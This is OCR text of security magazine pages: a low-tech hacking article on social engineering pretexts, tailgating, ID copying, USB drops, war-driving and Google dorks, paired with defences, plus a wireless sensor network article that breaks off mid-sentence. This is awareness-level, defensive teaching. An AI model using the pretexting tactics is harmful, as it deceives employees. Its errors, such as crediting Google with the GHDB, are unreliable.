


Figure 15. *The snake user is now a Domain Admin*

References

- If you want to know more about Access Tokens, refer to Luke Jennings paper: *http://labs.mwrinfosecurity.com/assets/142/mwri_security-implications-of-windows-access-tokens_2008-04-14.pdf*
- Offensive Security's Metasploit Unleashed has a guide on how to use the Incognito module: *http://www.offensive-security.com/metasploit-unleashed/Fun_With_Incognito*
- Guide on the carnal0wnage blog on using the Incognito module on Meterpreter *http://carnal0wnage.attackresearch.com/2009/04/more-on-working-with-incognito-and.html*

UMAIR VAYANI

Umair Vayani is an experienced Penetration Tester with an extensive background in the industry handling a wide area of security threats and solutions. He has held various key positions related to compliance, namely PCI DSS, implementation of security solutions and Service Management. Currently he works as Penetration Tester for NCC Group where he has gained thorough experience in web application, infrastructure, mobile application and wireless penetration testing. Furthermore, the experience he has gained through working for many of the FTSE 100 companies has given him well rounded experience of IT security in different industries. Umair is a Check Team Member and holds the following certifications CEH, SANS GPEN, CRT and is also a SANS Mentor. LinkedIn Profile: http://www.linkedin.com/pub/umair-vayani/25/54/471.

Low Tech Hacking

Internet is being attacked from several decades; thus it becomes inevitable to secure data. New techniques and methods are being developed and implemented to provide security to the data. Similarly, hackers (Bad Guys) are also inventing new ways to do malicious activities, over the internet and as well on the corporate network. Security Solutions like anti-viruses with heuristic detection technique, Port Blocking firewalls, event monitoring tools, are not even sufficient to stop hacking attempts over the network.

What you will learn…

- This Article covers the lowest technique to hack into the network, how sometimes hackers without any tools and exploit are able to take sensitive information. And what are gaps left unnoticed in building security lifecycle

What you should know…

- You must have basic understanding of information security and key terms used in the article like Social engineering, physical security, and network security

The Big Question is: how would the hackers gather this confidential information about the privileged network, how would they come to know the corporate email IDs of the employees, how would they scan the network and able to exit unnoticed from the network? Even SIEM tools fail to log their presence on the network.

What hackers actually do is – hack into the network, plant a virus over the network, scans for the number of hosts present over the network and check from where the response is coming from; thereafter start exploiting the network with their existence or self-developed exploits.




Figure 1. *Low-Tech Hacking Classification*

Sometimes hackers uses less technical skills to penetrate inside the network, this is something called “Low Tech hacking”.

This Article is going to give you complete overview of low-tech techniques to penetrate INSIDE the network.

Low-Tech hacking is generally classified into three main categories:

- Social Engineering
- Physical Security
- Network Security

Social Engineering

Social Engineering is most popular technique for Bad Guys to do their activities. It is also a key for the Low-Tech Hacking, as this technique doesn’t need any tools to bypass any defense. It is the art use for manipulating people for their purpose and benefit. As one said “There is no PATCH made for human stupidity”.

Social Engineering Activities are as follows:

- Gaining Confidence of the employees, by posing themselves as a counselors/friend to them.
- Sending phishing emails to users, by posing themselves as an authentic source, e.g. an email from HR asking details of the employee & Lottery win.
- Posing as they are calling from a known authority (Figure 2).
- Collecting information about the employee in bits and pieces.




Figure 2. *Social Engineering*

- Sending a virus alert link to the user that “System is under threat, Click to Scan immediately”.

The following techniques are identified as a part of Social Engineering:

- Dumpster Driving
- Shoulder Surfing
- IVR (Interactive Voice Response)
- User Awareness (Figure 3)

Dumpster Driving technique is used to carry out attack from the information collected out from trash or from their dashboards, consider an example, user write their username and password on a paper and throw it in the trash. Somehow attacker collects that information and misuses it. Similar to this is IVR (*Interactive voice response system*), where attacker get the company phone directory, and start dialing the number, wherever he gets response, he start posing as he is calling from the HR department, and need to update his bank account details in their records (Figure 4).

Figure 3. *Dumpster Driving*

Figure 4. *Low-Tech Hacking*

Shoulder surfing is one of its kind, let's take an example to look into it, you are working on your computer and your office CCTV is pointed at your computer screen. CCTV generally records every movements when you are at work, what if, this CCTV records like events when you are trying to login into bank account or your company confidential document, CCTV will recording every key pressed by you to access you confidential information.

User Unawareness is one of the key to social engineering attack, because at the end information lies in the person's hand, they have the power to remember what they read. Suppose during a business conference they talk about their business deals, bad guys try to be friendly to them or trying to pose them as higher, but due to completion zeal, something secret came out from your mouth (Figure 5).

Let's take one more example, when two people are discussing the complexity of the password and are unable to remember them, so one advise them to keep it simple, so that they can remember it. So they use the name of his/her town/Wife/Children's etc.

It is important to note that "No Incident will be raised for known/authentic users, so keep yours username and password safe" (Figure 6).

Combating Techniques to Social engineering

- User of printer and shredders in a separate secured room, with restricted entry, every document which is of no use and confidential must be shredded
- Good Practice is to not point CCTV's at users' monitors, point them at gates, plus the lock the keypad wherever necessary
- Security education is a must for every employee, they must know, what things, not made for sharing with others are. Never give yours passwords over the phone if someone asks. Ask them to send email if they need it.

Physical Security: Physical security plays a vital role while designing security model for organizations, physical security is concerned with action taken to protect personnel, premises, and technology from outsider's threats. Also includes protection from natural disasters, theft and terrorism. Controlling the access of the rooms/areas where information resides from intruders or unauthorized users.

Data Center Securities are designed with Special care, Biometric access /Retina scan authentication mechanism used to provide additional layer of security.

Here are examples of a few preventive physical security controls, which will help in building physical security model:

- Flood Management
- Fences
- Security Guard
- Power Supply
- Access Control
- Smoke Detectors
- Locks
- Video Surveillance

Employees get noticed/identified with their ID Card, this ID card contains all the relevant access and these accesses are controlled via centralized access management system. This procedure of identifying employees with their ID cards, is called Badge Surveillance.

To control the access of vehicles, employee's vehicles are tagged with a vehicle pass, so that it becomes easy for security guards to differentiate between authorized vehicles and non-authorized vehicles. This procedure is Vehicle Surveillance.

Continuous monitoring of activities happening within the premises can be done with the help of CCTV cameras, called as Video Surveillance.

Sometimes physical security controls are overlooked, due to the fact that some gaps remains un-




Figure 5. *User Awareness*

noticed, here are gaps which left unnoticed, are used by hackers as a low-tech hacking procedure:

- Badge Surveillance
- Vehicle Surveillance
- Video Surveillance
- Tailgating (Figure 7)

Let's have a quick look at how hackers take advantage of those gaps and penetrate inside the premises and take whatever they need with a Low-Tech Procedure:

An employee ID card contains information to what company they belong to, their employee ID, Card number, and some time the department they belongs to. Similar to their vehicle pass, they also have information like the name of your company or apartment.

Consider this example, if someone takes a copy of your ID card, or takes a picture of your card with high resolution camera, and makes a copy of it, most of the time security guards do not check for content on the card during the morning/evening time, when employee comes in or out. Or make a copy of vehicle pass when they are entering.

Video surveillance monitors the activities that employees are doing inside the premises. And our Mr "X" tailgates to a restricted room and even into the data center area, where he breaks into stuff.

One more example. Mr. "X" got the internal phone directory, by anonymously calling to the range of numbers, or by using dumpster driving techniques, or via mail room where courier used to arrive. And spread a "bomb threat" rumor inside the organization by calling to random number, this incident was really happen in 2007 at "Bangalore" at one the IT tech park, so all the employees were being told to evacuate the premises.

Combating Techniques to Physical Security

- Review video logs; build a system which can detect if others are tailgating.
- Protect the employee card with some specific numbers, if others takes copy of that, so that there number will be secret

Figure 7. *Bomb Scare at Bangalore Tech Park*




Figure 6. *Physical Security Categorization*

- Do not wear their access-card outside the office premises
- Do not share your office numbers for personal use.
- Do not tag the company logo, /department name on vehicle pass, instead use specific signal on the vehicle pass

Network Security: Network security attacks are one of the most common attacks which users are generally aware of. So a layered defense approach is generally adapted. This defense approach consists of the placement of security controls like Router, Firewall, Switches, IDS/IPS (Intrusion Detection and Prevention system), Anti Viruses,' SIEM devices etc (Figure 8).

This Defensive approach is able to control access from the outside, but controlling the access from inside is still a challenge.

Generally bad guys target the user layer. Here are a few points where a hacker could attack:

- Portable Media (CD/DVD/USB)
- Wireless Network
- Google Hacking

Portable media like CD/DVD/USB, could be a potential threat to low-tech hack. Let's take an example to elaborate this in more details, Mr. "X's" Company offers free USB drives to your employees, receiving gifts are always exciting. So some of the employee takes that and plug it in their system, this USB drive may contain key logger, or some software to install, or some known software with malware embedded on it, which may steal confidential information by sitting on the system.

Wireless Network: As we know, Wireless network were invented to provide freedom to the user, from wired network, and provide connectivity while the user is on the move, Cellular network is one of the best examples for wireless networking, Wireless network uses radio frequency and optical wavelength technology to broadcast the packets. Wireless network comprises of following things: Access points, channels, WEP, etc etc… (Figure 9)

Let's see how hackers perform attacks with Low-Tech,

- War-Driving: The most common technique to reconnaissance on a wireless network is war-Driving, to find active APs (Access points) on the network. As a Low-Tech practice tools used for Wi-Fi network scanning are: WiFiScanner and netstumbler.
- DOS to Wireless network: Wireless network as we know broadcast radio frequencies. When a user connects to the Wi-Fi network they send request packet to nearest Access point, along




Figure 9. *Ways to Hack Google*

Figure 8. *Wireless Hacking*

with their SSID, post to that Access Point verifies the request, thereafter connection will be established. And an IP from DHCP pool will be assigned to the user.
It's not easy to protect wireless network from DoS attack because when a use send multiple malformed packets to the Access point, it can cause resources exhaustion on that access point, so that authorized users will not be able to get access to the network. And also session hijacking to the end users.
- Cracking of Default Passwords used in access points

Google Hacking: Google itself maintain its hacking database known as GHDB (*Google Hacking Database*) to perform basic level of hacking. Google with the use of advanced operators to search within the database. Operator like:

- Info: index.of
- Intext: index.of
- Intitle: index.of
- Inurl: index. of
- Link: index.of

Google also has its own tools to perform low-tech hacking like GOOSCAN, Goolink Scanner, Google Hacks, and Search Diggty. Search diggty is based off of JSON/ATOM API's, which can also integrated with other search engines like Microsoft BING with the BING API.

References

- *http://video.google.com/videoplay?docid=-2160824376898701015*
- *http://www.thenetworkadministrator.com/Low-Tech-Hacking.htm*
- *http://www.insecure.in/wireless_hacking.asp*
- *http://www.wbdg.org/ccb/ARMYCOE/FIELDMAN/fm31930.pdf*
- *http://csrc.nist.gov/organizations/fissea/2006-conference/Tuesday300pm-OLeary.pdf*
- *http://en.wikipedia.org/wiki/Social_engineering_(security)*
- *http://www.amazon.com/Low-Tech-Hacking-Security-Professionals/dp/1597496650*
- *http://www.offensive-security.com/community-projects/google-hacking-database/*
- *http://techteachtoo.com/technology-basics/shoulder-surfing-increases-debit-credit-cards-increase/*
- *http://www.enisa.europa.eu/activities/cert/security-month/ecsm-material/password_poster_2.jpg/view*
- *http://dryicons.com/icon/colorful-stickers-part-3-icons-set/id-card/*
- *https://sites.google.com/site/sociedaddefilosofiaplicada/classroom-pictures/instruccion-publica*

Combating Techniques to Network Security

- Do not allow any USB drives inside the premises, always disable the use of USB or any other external drives on the systems
- Do not place Access Points near windows of the premises, and always use encryption techniques to encrypt the key
  - Remove the default password for access points
  - Harden the Wi-Fi access points to prevent it from unauthorized access.
  - Always use secured wireless network, do not connect with any unsecured wireless network which is available on airports and other public places
  - Continuously monitor the usage of Wi-Fi equipment and their usage.
  - Disable the use of visitors laptop to the network, some security policy must be defined if visitor laptop are going to be the part of internal network
  - Regularly audit the use of the Wi-Fi network
- Use of Alert Diggity from Stach & Liu (The FUNdle bundle) and SHODAN alert Bundle to defense from google hacking

Conclusion

The key to Low-Tech hacking is social engineering, so it becomes important for an organization to prepare a TVR (Threat, vulnerability & Risk) index, to calculate the risk associated with every asset used in the organization. The best way to deal with Low-Tech Hacking is security awareness education to all of the employees within the organization. Plus the adoption of internationally acquired best practices model/standard for building the enterprise security model.

NAVNEET SHARMA

Navneet Sharma is an Information Security Analyst with the Technology Excellence Group of Tata Consultancy Services (TCS) working in the domain of information and network security. He holds a degree of B.Tech in Information Technology and has worked in a diverse range of industry verticals over the last 7 years of his career. Some key assignments that he has been involved in include network security design and consulting, security auditing, vulnerability assessment, penetration testing.

Security In Wireless

Sensor Networks – Major Attacks, Encryption Algorithms And Security Protocols

Technological advances in the areas of microelectronics and telecommunications bring WSNs (Wireless Sensor Networks) to a vast array of industries. So what exactly is a WSN? WSNs are mobile network technologies that enable the integration of sensors in small wireless devices that collect data for decision making in a monitored environment.

What you will learn…

- The main vulnerabilities, attacks, encryption algorithms and security protocols for Wireless Sensor Networks (WSNs);
- Standards and precautions for implementing security in WSNs.

What you should know…

- Wireless Sensors Networks concepts;
- Components, concepts and operational aspects of enhancing the security of WSNs;
- How sensors process and transmit information based on the decision making processes;
- Notions of applications, protocols, topologies, routing and management of WSNs;
- Situations that a network analyst can find when analyze WSNs.

Ubiquitous computing, also known as pervasive computing, will be based on "invisible" sensors and autonomous elements, which interact with each other to build environments and provide services to its users. The engineering required to build these environments is challenging, in terms of software and hardware. The social issue is also a complicating factor.

Ad hoc networks or MANET (Mobile Ad hoc Networks) are wireless networks that do not have any centralized infrastructure. Thus, each node can act as a router, capable of forwarding packets and may also run applications. In this context, routing protocols for ad hoc network must consider certain features that do not occur in a structured network, such as limited resources and dynamic topology. For this reason, if a routing protocol that wastes resources or those that do not react well in the face of node mobility is used, the network may become unviable.

In summary, the basic mode of operation of sensor networks is quite different from the wireless computer networks due to the high integration of these networks with the physical world. Since the technological expansion in telecommunications to computer science brought a new set of challenges overcome, one these challenges is to provide access to technologies and a means for these devices to communicate accurately, converging with each other and integrating into a cohesive network.

Currently one of the focuses of research in wireless networks is in the context of mobile ad hoc networks. It is expected that these networks will play an important role in sensing applications, especially where an infrastructure network is not accessible or does not exist. Typical applications for this type of networks include mobile computing in remote areas, tactical communications and search and rescue in disaster situations.

The critical issue in such networks is their ability to adapt to dynamic changes in topology that is generated by the movement of the nodes. Adaptation to topological changes requires dynamic changes in routing. Route management is crucial for these networks. Due to the high mobility of the nodes, finding a route between source and destination and keeping it active as much as possible is a complex task. Similarly, finding the node to which a certain message is addressed is difficult in such networks.

Wireless Sensor Networks (WSNs) are an essential part of the infrastructure of these environments. They work based on the sensing technique, which is the set of activities performed to obtain information about a certain situation or environment through sensors. The acquired information is then used for decision making.

WSN Architecture

A WSN is a collection of interconnected sensors that communicate with each other and with the environment, collecting data and transmitting that information to a processing center (local or distributed) that will use this information to make decisions appropriate to the situation being monitored.

The physical medium used to form the sensor network can be radio signals or infrared light. For economic reasons it is not feasible for an interconnection used in traditional computer networks, since the types of applications that run on these networks differ from networks of wireless sensors.

The WSN nodes are distributed communication mechanisms and can implement self-configuration in case of failures. Each node is equipped with sensors and can be organized into clusters. A WSN must have at least one sensor, called the sink node or sink, capable of detecting, processing; reaching a decision to take a monitored event and transmit it to the sensors broadcast by the network. Figure 1 illustrates a sensor network.

Simplified Description of a Sensor Node

Sensors or Sensor Nodes (SN) are standalone devices capable of acquiring, processing and communicating information or intelligence regarding a monitored environment. The basic hardware consists of a sensor transceiver, processor, memory, battery and sensor element, which are mounted along the gateways and actuators in the composition of a WSN. Actuators are elements capable of changing values and correct flaws in the monitored environment. The gateways enable communication of a WSN with other networks. Figures 2 and 3 illustrate the basic hardware of a SN and present images sensors, respectively.




Figure 1. *Sensor Network (Adapted of STOCHERO, 2003 and CAMPISTA, 2003)*

Communication Interface

The IEEE 1451 standard defines a communication interface for transducers (elements that are sensors and actuators at the same time), facilitating their development when they should be networked or systems that use various types of communication protocols. Its architecture is shown in Figure 4.

Vulnerabilities and Attacks in WSNs

Many vulnerabilities exists in WSNs due to the wireless communication and the fact that the sensor nodes are in locations without physical security or are not monitored.

The major vulnerability related to the physical layer includes the interference of transmitted communication signals, and damage of sensor nodes. The interference of communication signals transmitted by a node (signal jamming) occurs when an intruder node generates random signals to prevent communication between the nodes of WSN. One way to avoid this type of interference is through the use of spread spectrum signals for encoding. How-




Figure 2. *Basic Hardware of a Sensor (Adapted of LOUREIRO, 2002)*




Figure 3. *Sensors (RUIZ, 2004)*

ever, the radios that supports encoding spread spectrum are more complex, more expensive and consume more power, which could derail its use in WSN.

Another physical vulnerability comes from the fact that the sensor nodes stay in places without physical security or not monitored. An attacker could damage a sensor node, impairing the functioning of the application being run by WSN. Further, the node could be replaced by a malicious node to generate attacks the network or information being transmitted. A third possibility is that the information stored on a sensor node is captured and extracted, allowing an attacker to obtain encryption keys or authentication. To prevent this vulnerability from being exploited, additional circuits are needed for data protection, protective caps or seals would help on the outside of the device.

Vulnerabilities at the network layer come from problems associated with data routing, since in WSN, all nodes are routers. The most direct attack on a routing protocol is to change, repeat or fake (spoof) control packets of the same, to create loops, detours, black holes or partitions. Among the major attacks in WSNs, we can enumerate:

Spoofing

Targeting the control packets responsible for route table information, this type of attack occurs when a malicious node modifies or repeats routing information in the network in order to cause loops, attract or repel traffic, generate error messages and routes, and divide the network. This ensures that the information never reaches the destination and will always pass through the same node, which will spend too much energy to send and receive it. In this type of attack the malicious node goes by a sink node, causing the network information passing through it.

Selective Forward

This type of attack is used to undermine the functioning of the collaborative network, where a malicious node refuses to forward packets, discarding them. This causes the network to function collaboratively and this cannot occur because the transmission of information to becomes point-to-point, where each node must forward packets coming from its neighbors. Thus, a malicious node can act as a black hole, not forwarding incoming data regardless of who received them.

Deviations

This attack happens when there is a deviation of packets for malicious nodes. The SN neighbors or even the SN itself can manipulate the data and make modifications. This vulnerability occurs because attackers change the routing messages. This causes a node to become useful to its neighbors as part of their routes, others may reach us by flooding the network with false routes.

Sybil

Some systems use redundant routes in order to prevent possible threats, should any be compromised. In this attack a node may have several identities and by impersonating other nodes could enable control of the network. This can occur because with multiple IDs, replacing good routes with bad. In this way, we think it was a malicious node that is applying this type of attack, when it is not.

Wormholes

Wormholes are tunnels created by attackers. The messages that enter these tunnels are propagated across the network from one part to another through two malicious nodes that are at the ends of the tunnel. By forging routing metrics, each malicious node will transfer inform its neighbors that

